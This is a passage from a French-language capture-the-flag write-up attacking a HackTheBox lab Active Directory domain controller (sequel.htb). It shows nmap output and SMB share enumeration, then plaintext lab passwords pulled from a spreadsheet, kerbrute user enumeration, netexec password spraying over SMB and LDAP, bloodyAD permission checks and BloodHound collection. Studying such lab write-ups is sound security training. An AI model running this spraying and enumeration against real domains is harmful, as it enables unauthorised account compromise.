| dIy71dBqo8qcDF2sdq2bJwLJm7p/ukfy7s4UTKvsHHkASHTYZDdRANeYSe9RT6GC
| Xv9sWQ==
|_-----END CERTIFICATE-----
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd3df49f58da05410de89e7442b6ff
| SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
| -----BEGIN CERTIFICATE-----
| MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDgxNzM1MDBaFw0yNTA2
| MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANRCnm8pZ86LZP3kAtl29rFgY5gEOEXSCZSm
| F6Ai+1vh6a8LrCRKMWtC8+Kla0PXgjTcGcmDawcI8h0BsaSH6sQVAD21ca5MQcv0
| xf+4TzrvAnp9H+pVHO1r42cLXBwq14Ak8dSueiOLgxoLKO1CDtKk+e8ZxQWf94Bp
| Vu8rnpImFT6IeDgACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1bQfEK0
| ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts
```



```
| +qUVJRbJkzlSgyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAaOCAzcw
| ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs
| AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD
| AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME
| AgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBglg
| hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW
| xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI
| BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFwOi8vL0NOPXNlcXVlbC1EQzAxLUNB
| LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6
| Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERD
| PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv
| bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa
| sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE
| AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc0ODQtMzQ5NjMzNTM3
| MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn
| jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49
| QF7O4DPsFkeOM2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL
| UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY
| +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0
| 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX
|_-----END CERTIFICATE-----
|_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time.
3269/tcp  open  ssl/ldap      syn-ack ttl 127 Microsoft Windows Active Directory LDAP
(Domain: sequel.htb0., Site: Default-First-Site-Name)
|_ssl-date: 2025-05-22T07:57:24+00:00; +1m28s from scanner time.
| ssl-cert: Subject: commonName=DC01.sequel.htb
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1::<unsupported>,
DNS:DC01.sequel.htb
| Issuer: commonName=sequel-DC01-CA/domainComponent=sequel
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2024-06-08T17:35:00
| Not valid after:  2025-06-08T17:35:00
| MD5:   09fd3df49f58da05410de89e7442b6ff
| SHA-1: c3ac8bfd6132ed7729757f5e69901ced528eaac5
| -----BEGIN CERTIFICATE-----
| MIIGJjCCBQ6gAwIBAgITVAAAAANDveocXlnSDQAAAAAAAzANBgkqhkiG9w0BAQsF
| ADBGMRMwEQYKCZImiZPyLGQBGRYDaHRiMRYwFAYKCZImiZPyLGQBGRYGc2VxdWVs
| MRcwFQYDVQQDEw5zZXF1ZWwtREMwMS1DQTAeFw0yNDA2MDgxNzM1MDBaFw0yNTA2
| MDgxNzM1MDBaMBoxGDAWBgNVBAMTD0RDMDEuc2VxdWVsLmh0YjCCASIwDQYJKoZI
| hvcNAQEBBQADggEPADCCAQoCggEBANRCnm8pZ86LZP3kAtl29rFgY5gEOEXSCZSm
| F6Ai+1vh6a8LrCRKMWtC8+Kla0PXgjTcGcmDawcI8h0BsaSH6sQVAD21ca5MQcv0
| xf+4TzrvAnp9H+pVHO1r42cLXBwq14Ak8dSueiOLgxoLKO1CDtKk+e8ZxQWf94Bp
| Vu8rnpImFT6IeDgACeBfb0hLzK2JJRT9ezZiUVxoTfMKKuy4IPFWcshW/1bQfEK0
| ExOcQZVaoCJzRPBUVTp/XGHEW9d6abW8h1UR+64qVfGexsrUKBfxKRsHuHTxa4ts
| +qUVJRbJkzlSgyKGMjhNfT3BPVwwP8HvErWvbsWKKPRkvMaPhU0CAwEAAaOCAzcw
| ggMzMC8GCSsGAQQBgjcUAgQiHiAARABvAG0AYQBpAG4AQwBvAG4AdAByAG8AbABs
| AGUAcjAdBgNVHSUEFjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwDgYDVR0PAQH/BAQD
| AgWgMHgGCSqGSIb3DQEJDwRrMGkwDgYIKoZIhvcNAwICAgCAMA4GCCqGSIb3DQME
| AgIAgDALBglghkgBZQMEASowCwYJYIZIAWUDBAEtMAsGCWCGSAFlAwQBAjALBglg
| hkgBZQMEAQUwBwYFKw4DAgcwCgYIKoZIhvcNAwcwHQYDVR0OBBYEFNfVXsrpSahW
| xfdL4wxFDgtUztvRMB8GA1UdIwQYMBaAFMZBubbkDkfWBlps8YrGlP0a+7jDMIHI
| BgNVHR8EgcAwgb0wgbqggbeggbSGgbFsZGFwOi8vL0NOPXNlcXVlbC1EQzAxLUNB
| LENOPURDMDEsQ049Q0RQLENOPVB1YmxpYyUyMEtleSUyMFNlcnZpY2VzLENOPVNl
| cnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERDPWh0Yj9jZXJ0aWZp
| Y2F0ZVJldm9jYXRpb25MaXN0P2Jhc2U/b2JqZWN0Q2xhc3M9Y1JMRGlzdHJpYnV0
| aW9uUG9pbnQwgb8GCCsGAQUFBwEBBIGyMIGvMIGsBggrBgEFBQcwAoaBn2xkYXA6
| Ly8vQ049c2VxdWVsLURDMDEtQ0EsQ049QUlBLENOPVB1YmxpYyUyMEtleSUyMFNl
| cnZpY2VzLENOPVNlcnZpY2VzLENOPUNvbmZpZ3VyYXRpb24sREM9c2VxdWVsLERD
| PWh0Yj9jQUNlcnRpZmljYXRlP2Jhc2U/b2JqZWN0Q2xhc3M9Y2VydGlmaWNhdGlv
| bkF1dGhvcml0eTA7BgNVHREENDAyoB8GCSsGAQQBgjcZAaASBBDjAT1NPPfwT4sa
| sNjnBqS3gg9EQzAxLnNlcXVlbC5odGIwTQYJKwYBBAGCNxkCBEAwPqA8BgorBgEE
| AYI3GQIBoC4ELFMtMS01LTIxLTU0ODY3MDM5Ny05NzI2ODc0ODQtMzQ5NjMzNTM3
| MC0xMDAwMA0GCSqGSIb3DQEBCwUAA4IBAQCBDjlZZbFac6RlhZ2BhLzvWmA1Xcyn
| jZmYF3aOXmmof1yyO/kxk81fStsu3gtZ94KmpkBwmd1QkSJCuT54fTxg17xDtA49
| QF7O4DPsFkeOM2ip8TAf8x5bGwH5tlZvNjllBCgSpCupZlNY8wKYnyKQDNwtWtgL
| UF4SbE9Q6JWA+Re5lPa6AoUr/sRzKxcPsAjK8kgquUA0spoDrxAqkADIRsHgBLGY
| +Wn+DXHctZtv8GcOwrfW5KkbkVykx8DSS2qH4y2+xbC3ZHjsKlVjoddkjEkrHku0
| 2iXZSIqShMXzXmLTW/G+LzqK3U3VTcKo0yUKqmLlKyZXzQ+kYVLqgOOX
|_-----END CERTIFICATE-----
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
47001/tcp open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49665/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49666/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49667/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49690/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49691/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49706/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49722/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49740/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
49807/tcp open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Enumeration

SMB

netexec smb 10.10.11.51 -u 'rose' -p 'KxEPkKe6R8su' --shares

```
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build
17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
SMB         10.10.11.51     445    DC01             [*] Enumerated shares
SMB         10.10.11.51     445    DC01             Share           Permissions
Remark
SMB         10.10.11.51     445    DC01             -----           -----------     --
----
SMB         10.10.11.51     445    DC01             Accounting Department READ
SMB         10.10.11.51     445    DC01             ADMIN$
Remote Admin
SMB         10.10.11.51     445    DC01             C$
Default share
SMB         10.10.11.51     445    DC01             IPC$            READ
Remote IPC
SMB         10.10.11.51     445    DC01             NETLOGON        READ
Logon server share
SMB         10.10.11.51     445    DC01             SYSVOL          READ
Logon server share
SMB         10.10.11.51     445    DC01             Users           READ
```

- *domain : sequel.htb*

Accounting Departement

```
smbclient //10.10.11.51/'Accounting Department' -U 'sequel.htb\\rose'
```

On ne pouvait pas ouvrir le fichier, il était corrompu,

- unzip accounts.xlsx
- cat /xl/sharedStrings.xml

First Name	Last Name	Email	Username	Password
Angela	Martin	angela@sequel.htb	angela	0fwz7Q4mSpurIt99
Oscar	Martinez	oscar@sequel.htb	oscar	86LxLBMgEWaKUnBG
Kevin	Malone	kevin@sequel.htb	kevin	Md9Wlq1E5bZnVDVo
NULL		sa@sequel.htb	sa	MSSQLP@ssw0rd!

- > > users.txt

- > > passwords.txt

users


netexec smb sequel.htb -u 'rose' -p 'KxEPkKe6R8su' --groups --local-groups --loggedon-users --rid-brute --users --shares --pass-pol

```
SMB         10.10.11.51     445    DC01             Administrator
2024-06-08 16:32:20 0       Built-in account for administering the computer/domain
SMB         10.10.11.51     445    DC01             Guest
2024-12-25 14:44:53 0       Built-in account for guest access to the computer/domain
SMB         10.10.11.51     445    DC01             krbtgt
2024-06-08 16:40:23 0       Key Distribution Center Service Account
SMB         10.10.11.51     445    DC01             michael
2024-06-08 16:47:37 0
SMB         10.10.11.51     445    DC01             ryan
2024-06-08 16:55:45 0
SMB         10.10.11.51     445    DC01             oscar
2024-06-08 16:56:36 0
SMB         10.10.11.51     445    DC01             sql_svc
2024-06-09 07:58:42 0
SMB         10.10.11.51     445    DC01             rose
2024-12-25 14:44:54 0
SMB         10.10.11.51     445    DC01             ca_svc
2025-05-22 08:27:29 0
```

> **Note**
>
> - micheal
> - ryan
> - oscar
> - rose

- sql_svc
- ca_svc

- users.txt (dans le même que le precedent, pour les nouveaux)



```
[May 22, 2025 - 10:54:11 (CEST)] exegol-hackthebox /workspace # cat users.txt
angela
oscar
kevin
sa
micheal
rayan
rose
[May 22, 2025 - 10:54:13 (CEST)] exegol-hackthebox /workspace # cat passwords.txt
0fwz7Q4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo
MSSQLP@ssw0rd!
KxEPkKe6R8su
```

rose

// droits //

bloodyAD --host "10.10.11.51" -d "sequel.htb" -u "rose" -p "KxEPkKe6R8su" get writable --detail

```
distinguishedName: CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=sequel,DC=htb
url: WRITE
wWWHomePage: WRITE

distinguishedName: CN=Rose Fox,CN=Users,DC=sequel,DC=htb
thumbnailPhoto: WRITE
pager: WRITE
mobile: WRITE
homePhone: WRITE
userSMIMECertificate: WRITE
msDS-ExternalDirectoryObjectId: WRITE
msDS-cloudExtensionAttribute20: WRITE
msDS-cloudExtensionAttribute19: WRITE
msDS-cloudExtensionAttribute18: WRITE
msDS-cloudExtensionAttribute17: WRITE
msDS-cloudExtensionAttribute16: WRITE
msDS-cloudExtensionAttribute15: WRITE
msDS-cloudExtensionAttribute14: WRITE
msDS-cloudExtensionAttribute13: WRITE
msDS-cloudExtensionAttribute12: WRITE
msDS-cloudExtensionAttribute11: WRITE
msDS-cloudExtensionAttribute10: WRITE
msDS-cloudExtensionAttribute9: WRITE
msDS-cloudExtensionAttribute8: WRITE
msDS-cloudExtensionAttribute7: WRITE
msDS-cloudExtensionAttribute6: WRITE
msDS-cloudExtensionAttribute5: WRITE
msDS-cloudExtensionAttribute4: WRITE
msDS-cloudExtensionAttribute3: WRITE
```

```
msDS-cloudExtensionAttribute2: WRITE
msDS-cloudExtensionAttribute1: WRITE
msDS-GeoCoordinatesLongitude: WRITE
msDS-GeoCoordinatesLatitude: WRITE
msDS-GeoCoordinatesAltitude: WRITE
msDS-AllowedToActOnBehalfOfOtherIdentity: WRITE
msPKI-CredentialRoamingTokens: WRITE
msDS-FailedInteractiveLogonCountAtLastSuccessfulLogon: WRITE
msDS-FailedInteractiveLogonCount: WRITE
msDS-LastFailedInteractiveLogonTime: WRITE
msDS-LastSuccessfulInteractiveLogonTime: WRITE
msDS-SupportedEncryptionTypes: WRITE
msPKIAccountCredentials: WRITE
msPKIDPAPIMasterKeys: WRITE
msPKIRoamingTimeStamp: WRITE
mSMQDigests: WRITE
mSMQSignCertificates: WRITE
userSharedFolderOther: WRITE
userSharedFolder: WRITE
url: WRITE
otherIpPhone: WRITE
ipPhone: WRITE
assistant: WRITE
primaryInternationalISDNNumber: WRITE
primaryTelexNumber: WRITE
otherMobile: WRITE
otherFacsimileTelephoneNumber: WRITE
userCert: WRITE
homePostalAddress: WRITE
personalTitle: WRITE
wWWHomePage: WRITE
otherHomePhone: WRITE
streetAddress: WRITE
otherPager: WRITE
info: WRITE
otherTelephone: WRITE
userCertificate: WRITE
preferredDeliveryMethod: WRITE
registeredAddress: WRITE
internationalISDNNumber: WRITE
x121Address: WRITE
facsimileTelephoneNumber: WRITE
teletexTerminalIdentifier: WRITE
telexNumber: WRITE
telephoneNumber: WRITE
physicalDeliveryOfficeName: WRITE
postOfficeBox: WRITE
postalCode: WRITE
postalAddress: WRITE
street: WRITE
st: WRITE
l: WRITE
c: WRITE
```

Kerbrute

user_enumeration

kerbrute userenum --domain "sequel.htb" users.txt --dc sequel.htb

```
    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 05/22/25 - Ronnie Flathers @ropnop

2025/05/22 10:55:01 >  Using KDC(s):
2025/05/22 10:55:01 >   sequel.htb:88

2025/05/22 10:55:01 >  [+] VALID USERNAME:       oscar@sequel.htb
2025/05/22 10:55:01 >  [+] VALID USERNAME:       rose@sequel.htb
2025/05/22 10:55:01 >  Done! Tested 7 usernames (2 valid) in 0.042 seconds
```

Deux utilisateurs valide

- rose
- oscar

Netexec

password spray - SMB

nxc smb sequel.htb -u users.txt -p passwords.txt --continue-on-success

```
SMB         10.10.11.51     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)

SMB         10.10.11.51     445    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG

SMB         10.10.11.51     445    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
```

password spray - LDAP

```
LDAP        10.10.11.51     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)

LDAP        10.10.11.51     389    DC01             [+] sequel.htb\oscar:86LxLBMgEWaKUnBG

LDAP        10.10.11.51     389    DC01             [+] sequel.htb\rose:KxEPkKe6R8su
```

- Nouvel utilisateur 'oscar' '86LxLBMgEWaKUnBG'

BloodHound

neo4j


`neo4j start`

Ingestion

bloodhound-python -c All -u oscar -p 86LxLBMgEWaKUnBG -d SEQUEL.HTB -ns 10.10.11.51 --zip

```
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
```

```
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error:
[Errno Connection error (dc01.sequel.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 06S
INFO: Compressing output into 20250522110603_bloodhound.zip
```



passwordnotreqd	False
samaccountname	oscar
trustedtoauth	False
unconstraineddelegation	False
whencreated	Sat, 08 Jun 2024 16:56:36 GMT

GROUP MEMBERSHIP

